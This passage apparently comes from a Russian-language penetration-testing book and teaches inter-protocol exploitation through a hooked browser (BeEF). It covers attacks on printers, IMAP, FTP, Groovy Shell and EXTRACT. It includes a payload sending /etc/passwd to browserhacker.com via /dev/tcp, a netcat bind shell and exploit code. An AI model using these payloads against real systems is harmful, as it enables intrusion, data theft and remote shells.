


Рис. 10.17. Применение IPEC с принтерами HP. На листе распечатан полный HTTP-запрос, включая строку `Hi from BeEF!`

Развивая эту атаку, можно также отправлять принтеру команды PostScript,[34] которые будут интерпретированы процессором PostScript. Преимущество PostScript состоит в возможности правильно отформатировать страницу и, возможно, сделать распечатку более правдоподобной. Следующий код демонстрирует применение PostScript; его можно использовать с предыдущим JavaScript, заменив переменную `body`:

```
var body = String.fromCharCode(27) +
"%-12345X@PJL ENTER LANGUAGE = POSTSCRIPT\r\n"
+ "%!PS\r\n"
+ "/Courier findfont\r\n"
+ "20 scalefont\r\n"
+ "setfont\r\n"
+ "72 500 moveto\r\n"
+ "(Demonstrating IPC) show\r\n"
+ "showpage\r\n"
+ String.fromCharCode(27) + "%-12345X";
```

Результат показан на рис. 10.18: страница с текстом `Demonstrating IPC`, набранным шрифтом Courier и расположенным в координатах 72 и 500 относительно левого нижнего угла. Помните, что по умолчанию координаты в файлах PostScript выражаются в единицах, равных 1/72 дюйма.




Рис. 10.18. Результат печати посредством IPEC страницы, отформатированной в PostScript. Надпись Demonstrating IPC - демонстрация IPC

Пример межпротокольного взаимодействия с IMAP

Протокол IMAP, особенно версии 3 и 4, хорошо иллюстрирует протокол, допускающий IPC. Хотя сам протокол подходит для этого, его практическая применимость ограничена тем, что современные браузеры в рамках запрета портов ограничивают прямой доступ к TCP-порту 143.

В некоторых ситуациях это может быть не так, например когда IMAP версии 3 работает на TCP-порту 220. Кроме того, некоторые сетевые администраторы переносят службы на нестандартные порты, пытаясь скрыть их назначение. Это может открыть доступ через незапрещенный порт.

В любом случае IMAP служит превосходным примером атак из браузера. Благодаря высокой учебной ценности он будет использоваться далее в этой главе в нескольких случаях.

Для демонстрации проще всего отключить запрет порта в Firefox, добавив следующую строку в файл расширения `pref.js`:

```
pref("network.security.ports.banned.override", "143");
```

Не забудьте удалить ее по окончании работы. Как вы вскоре узнаете, этот порт запрещен не без причины.

Реализации IMAP допускают IPC из браузера, поскольку обычно удовлетворяют обоим его условиям. Следующий пример пытается аутентифицироваться на сервере IMAP, а затем выйти:

```
var server = '172.16.37.151';
var port = '143';
var commands = 'a01 login root password\na002 logout';
var target = "http://" + server + ":" + port + "/abc.html";
var iframe = beef.dom.createInvisibleIframe();
var form = document.createElement('form');
form.setAttribute('name', 'data');
form.setAttribute('action', target);
form.setAttribute('method', 'post');
form.setAttribute('enctype', 'text/plain');
var input = document.createElement('input');
input.setAttribute('id', 'data1')
input.setAttribute('name', 'data1')
input.setAttribute('type', 'hidden');
input.setAttribute('value', commands);
form.appendChild(input);
iframe.contentWindow.document.body.appendChild(form);
form.submit();
```

В этом примере используется сервер Eudora IMAP, который далее послужит для демонстрации межпротокольной эксплуатации. Как видно на рис. 10.19, когда сервер IMAP получает POST-запрос, HTTP-заголовки разбираются как неверные команды (`unrecognized or not valid in the current state`). Однако команды IMAP в теле POST разбираются правильно. В данном примере попытка аутентификации завершается неудачно, поскольку правильные учетные данные неизвестны.




Рис. 10.19. Журналы сервера IMAP, полученные в результате IPC. HTTP Headers are parsed as bad commands - HTTP-заголовки разбираются как неверные команды; POST body contains valid commands - тело POST содержит допустимые команды

На рис. 10.19 видно, что сервер IMAP отвечает `incorrect password`. При успешном входе будут возвращены другие результаты, и вам необходимо уметь отличать их.

Некоторые серверы IMAP поддерживают отправку электронной почты, и эту функциональность можно использовать для создания побочного канала. В зависимости от реализации можно также применять разницу во времени, как было описано ранее в разделе об определении характеристик служб без HTTP. После входа перечисление содержимого папки Inbox, скорее всего, займет больше времени, чем возврат ошибки для неаутентифицированного соединения.

Перечисленные ранее протоколы не образуют исчерпывающего списка целей, поддерживающих IPC. Любые другие реализации, удовлетворяющие требованиям IPC - устойчивости к ошибкам и инкапсуляции данных, - также потенциально способны взаимодействовать посредством IPC. Об этих зависимостях полезно помнить, когда при очередном тестировании на проникновение вам встретится новая потенциальная цель для IPC.

Достижение межпротокольной эксплуатации

В предыдущем разделе обсуждалось межпротокольное взаимодействие, но исследование Уэйда Алкорна этим не ограничилось. В работе 2007 года[35] Алкорн показал, что приемы IPC можно расширить и добиться не только взаимодействия, но и эксплуатации, то есть межпротокольной эксплуатации (Inter-protocol Exploitation, IPE). Некоторые рассматриваемые здесь темы углубляются в низкоуровневую эксплуатацию приложений. Если вам потребуются дополнительные сведения, обратитесь к книге *The Shellcoder's Handbook*, 2-е издание.[36]

Если с протоколом без HTTP удается взаимодействовать посредством HTTP, как показано в предыдущем разделе, отправляемые данные могут также содержать шелл-код. Подобно IPC, IPE зависит от устойчивости к ошибкам и инкапсуляции данных.

Разовьем исходный пример, с которого началось обсуждение IPC. Предположим, служба распознает команды вида:

```
WRITE <content> <file_path>
```

Теперь предположим, что код обработки `<file_path>` уязвим к переполнению буфера, поскольку содержимое копируется функцией `memcpy` в буфер размером 1024 байт без проверки длины источника. При поиске уязвимостей приложения вы, вероятно, будете фаззить входные данные, пытаясь вызвать аварийное завершение. Разумеется, этот вымышленный пример завершится аварийно.

Вы анализируете данные ошибки сегментации, полученной при отправке команды `WRITE` с путем к файлу длиной 1500 байт. Из анализа становится ясно, что вы управляете расширенным указателем команд, или EIP, и располагаете 800 байтами памяти для шелл-кода. Кто бы мог подумать? Нарочито вымышленный пример в точности обладает условиями, необходимыми для IPE!

Вычисление размера HTTP-заголовков

Когда вы отправляете POST-запрос с шелл-кодом, во многих случаях необходима исключительная точность. Нужно указать адрес возврата и число NOP (а также прочих мусорных байтов), которое в итоге следует использовать. Ошибка даже в один байт может привести к аварийному завершению целевой прослушивающей службы. Тогда шелл-код не исполнится должным образом, и скомпрометировать цель не удастся.

Как вы уже узнали, целевой протокол отбрасывает HTTP-заголовки. Однако это не означает, что они не разбираются и, следовательно, не загружаются в память процесса, которому вы отправляете данные. В некоторых случаях заголовки приходится учитывать.

Самый простой способ проверить, хранятся ли HTTP-заголовки в памяти, - подключить отладчик к анализируемому процессу. Как показано в следующем разделе на примере эксплуатации IMAP, Eudora WorldMail версии 6.1.21 и ниже сохраняет HTTP-заголовки в памяти перед разбором содержимого тела POST.

Кроме того, заранее узнать точный размер HTTP-заголовков межисточникового POST-запроса невозможно. Все браузеры различаются и часто включают разные HTTP-заголовки. Эксплойт должен быть надежным, иначе шелл-код не исполнится, а служба может завершиться аварийно.

Как решить эту проблему? Один вариант - заранее определить точный размер заголовков, отправляемых перехваченным браузером. Для этого тот же межисточниковый запрос, который планируется послать целевой службе, сначала отправляется подконтрольному вам HTTP-серверу. BeEF делает это, привязывая серверный сокет к уникальному порту для имитации межисточниковой ситуации. Необработанное содержимое HTTP-запроса, поступившее в сокет, используется для вычисления точного размера заголовков. Затем перехваченный браузер может получить результат вычисления длины межисточникового запроса в виде объекта JSON. Код, вычисляющий размер заголовков и затем возвращающий результат перехваченному браузеру, выглядит так:

```
# Определяем точный размер HTTP-заголовков
# межисточникового запроса.
# Нужен для правильного расчета мусорных данных и предотвращения ошибок.
# Полный URL: <BeEF_server>/api/ipec/junk/<socket_name>
get '/junk/:name' do
  socket_name = params[:name]
  halt 401 if not BeEF::Filters.alphanums_only?(socket_name)
  socket_data = BeEF::Core::NetworkStack::Handlers::AssetHandler. \
                  instance.get_socket_data(socket_name)
  halt 404 if socket_data == nil
  if socket_data.include?("\r\n\r\n")
    result = Hash.new
    headers = socket_data.split("\r\n\r\n").first
    BeEF::Core::NetworkStack::Handlers::AssetHandler. \
      instance.unbind_socket(socket_name)
    print_info "[IPEC] Cross-origin XmlHttpRequest headers \
                size - received from bind socket [#{socket_name}]: \
                #{headers.size + 4} bytes."
    # CRLF -> 4 байта
    result['size'] = headers.size + 4
    headers.split("\r\n").each do |line|
      if line.include?("Host")
        result['host'] = line.size + 2
      end
      if line.include?("Content-Type")
        result['contenttype'] = line.size + 2
      end
      if line.include?("Referer")
        result['referer'] = line.size + 2
      end
    end
    result.to_json
  else
    print_error "[IPEC] Looks like there is no CRLF  \
                 in the data received!"
    halt 404
  end
end
```

Вооружившись этими сведениями, перехваченный браузер может надежно вычислить NOP (или объем любых дополнительных мусорных данных) на лету перед отправкой полезной нагрузки эксплойта уязвимой службе. Затем достаточно скорректировать заголовки `Host`, `Content-Type` и `Referer`, которые, вероятно, будут отличаться, чтобы отправить межисточниковый HTTP-запрос. Размеры NOP и шелл-кода в нем будут подогнаны с точностью, необходимой для безошибочного исполнения.

Одна из рассмотренных ранее проблем состоит в том, сохраняет ли эксплуатируемая служба HTTP-заголовки в том же буфере, куда попадает шелл-код. Это особенно важно для эксплойтов после аутентификации, как показано в следующих примерах. Сначала для доступа к службе нужны действительные учетные данные, затем для эксплуатации уязвимости переполнения стека следует отправить шелл-код. Например, чтобы эксплуатировать уязвимость реализации команды `MKD` FTP-сервера, сначала пришлось бы успешно аутентифицироваться на нем.

Тай Миллер и Микеле Орру представили на RuxCon 2012 исследование возможности IPE в BeEF Bind.[37] Родриго Маркос и команда SecForce развили его, успешно эксплуатируя уязвимости после аутентификации без предварительного вычисления длины HTTP-заголовков:[38]

```
var auth = 'USER anonymous\r\nPASS anonymous\r\n';
var payload = 'MKD \x89[…shellcode…]';
var body = auth + payload;
```

Они перенесли существующий эксплойт EasyFTP Server в межпротокольный эксплойт, отправляемый в теле HTTP POST-запроса. Тело запроса создается приведенным выше кодом.

Маркос и команда SecForce выяснили, что в этом случае IPE точный размер HTTP-заголовков не требовался. Однако так бывает не всегда. Важно помнить: в зависимости от выбранного эксплойта может понадобиться способ вычислить размер HTTP-заголовков перед отправкой полезной нагрузки. Следовательно, помимо устойчивости к ошибкам и инкапсуляции данных, еще одним условием перехода от IPC к IPE может стать размер отправляемых заголовков.

Примеры межпротокольной эксплуатации

Теперь, рассмотрев некоторые требования IPE, перейдем к более практичным межпротокольным эксплойтам. В следующих разделах изучаются протоколы, которые можно эксплуатировать запросами из браузера.

Пример межпротокольной эксплуатации Groovy Shell

Хороший пример атаки IPE можно продемонстрировать на Groovy Shell Server.[39] Groovy Shell Server - работающая как демон версия популярной Groovy Shell, приложения командной строки, позволяющего вычислять код Groovy на лету. Она довольно часто встречается в средах, где Groovy и Grails применяются для ускорения традиционной разработки Java-приложений с помощью более гибких методологий. В мае 2013 года Брендан Коулз обнаружил, что Groovy Shell Server не только уязвим к удаленному исполнению кода, но и отвечает критериям IPE. Специализированный протокол этого инструмента по умолчанию доступен на порту 6789, что также выгодно: запрет портов не препятствует доступу к нему.

В этом случае эксплуатация RCE проще сложных переполнений, поскольку не приходится иметь дело с распределением памяти или шелл-кодом. Поскольку Groovy Shell принимает на порту 6789 содержимое любого вида (как и обычная среда командной оболочки), можно использовать IPE. Достаточно инкапсулировать код Groovy в HTTP POST-запрос:

```
var rhost = '192.168.0.100'; // Целевой узел
var rport = '6789'; // Целевой порт
// /dev/tcp поддерживается в большинстве
// дистрибутивов Linux (Debian, Ubuntu и т. д.)
var cmd = 'cat /etc/passwd >/dev/tcp/browserhacker.com/8888';
// Создаем итоговую полезную нагрузку методом Groovy
// "command".execute()
var payload = "\r\ndiscard\r\nprintln '" + cmd +
"'.execute().text\r\ngo\r\nexit\r\n";
// Отправляем POST-запрос
beef.dom.createIframeIpecForm(rhost, rport, "/", payload);
```

Как видно из значения переменной `payload`, команда `cmd` исполняется подобно тому, как Java исполняет системные команды. В Java это делается так:

```
String cmd = "uname -ra";
Runtime.getRuntime().exec(cmd);
```

Хотя синтаксис Groovy немного упрощает задачу, для того же результата нужно выполнить:

```
def cmd = "uname -ra"
cmd.execute()
```

Если эксплуатируемый сервер работает под Linux, где настроено устройство `/dev/tcp`, содержимое `/etc/passwd` можно вывести на `browserhacker.com:8888`. Ничто не мешает создать несколько IFrame, каждый с отдельным вектором RCE - например bind-соединением или обратным соединением Netcat - и нацелить их на разные платформы.

Пример межпротокольной эксплуатации EXTRACT

EXTRACT - система управления веб-информацией. Она позволяет хранить и искать в базе данных множество разновидностей структурированных данных, разделенных на категории. Брендан Коулз вновь обнаружил[40] в ней уязвимость RCE. Специализированный протокол инструмента по умолчанию доступен на TCP-порту 10100. Это удобно, поскольку запрет портов не препятствует HTTP-соединениям с ним.

В отличие от предыдущего эксплойта Groovy Shell, эта служба немного сложнее. В ее протоколе уязвимой к исполнению команд оказалась команда `createuser`. Однако ожидаемые входные данные не могут содержать пробелы, что логично: в имени пользователя не должно быть пробельных символов. Опытным специалистам по тестированию на проникновение может быть знаком следующий вектор атаки без пробелов:

```
{netcat,-l,-p,1337,-e,/bin/bash}
```

Этот вектор использует функцию раскрытия фигурных скобок (Brace Expansion)[41] оболочки Bash, часто встречающейся в Linux. Bash раскроет предыдущую строку: удалит скобки `{}`, заменит каждую запятую пробелом и наконец исполнит команду.

Итоговый вектор атаки для эксплуатации службы EXTRACT 0.5.1 выглядит так:


```
var cmd = "{netcat,-l,-p,1337,-e,/bin/bash}";
var payload = 'createuser '+cmd+'&>/dev/null; echo;\r\nquit\r\n';
beef.dom.createIframeIpecForm(host, port, "/index.html", payload);
```

Если исполнение команды сработает как ожидается, вы сможете подключиться Netcat к порту 1337 целевого узла и получить оболочку. Если эксплуатируемая система находится за межсетевым экраном, можно применить методы IPC с bind shell, рассмотренные ранее в этой главе.

Пример межпротокольной эксплуатации IMAP

Тим Шелтон обнаружил уязвимость переполнения до аутентификации в сервере Eudora WorldMail IMAP версии 6.1.21 и ниже.

Для эксплуатации требовалось отправить специально сформированную команду `LIST`.[42] Анализ памяти службы при получении данных HTTP вместо IMAP показал, как HTTP-заголовки хранятся в памяти. Это видно на рис. 10.20 после подключения Immunity Debugger к процессу.



Address	Value	ASCII	Comment
019AFC74	0041DF68	h▯A.	IMAP4A.0041DF68
019AFC78	019AFC98	"ü▯	ASCII "POST / HTTP/1.1▯▯Host: 172.16.67.135:14
019AFC7C	0040C990	▯É@.	IMAP4A.0040C990
019AFC80	019AFC98	"ü▯	ASCII "POST / HTTP/1.1▯▯Host: 172.16.67.135:14
019AFC84	016D1FA5	W▯m▯	MSSPIAUT.<ModuleEntryPoint>
019AFC88	00000000	....	
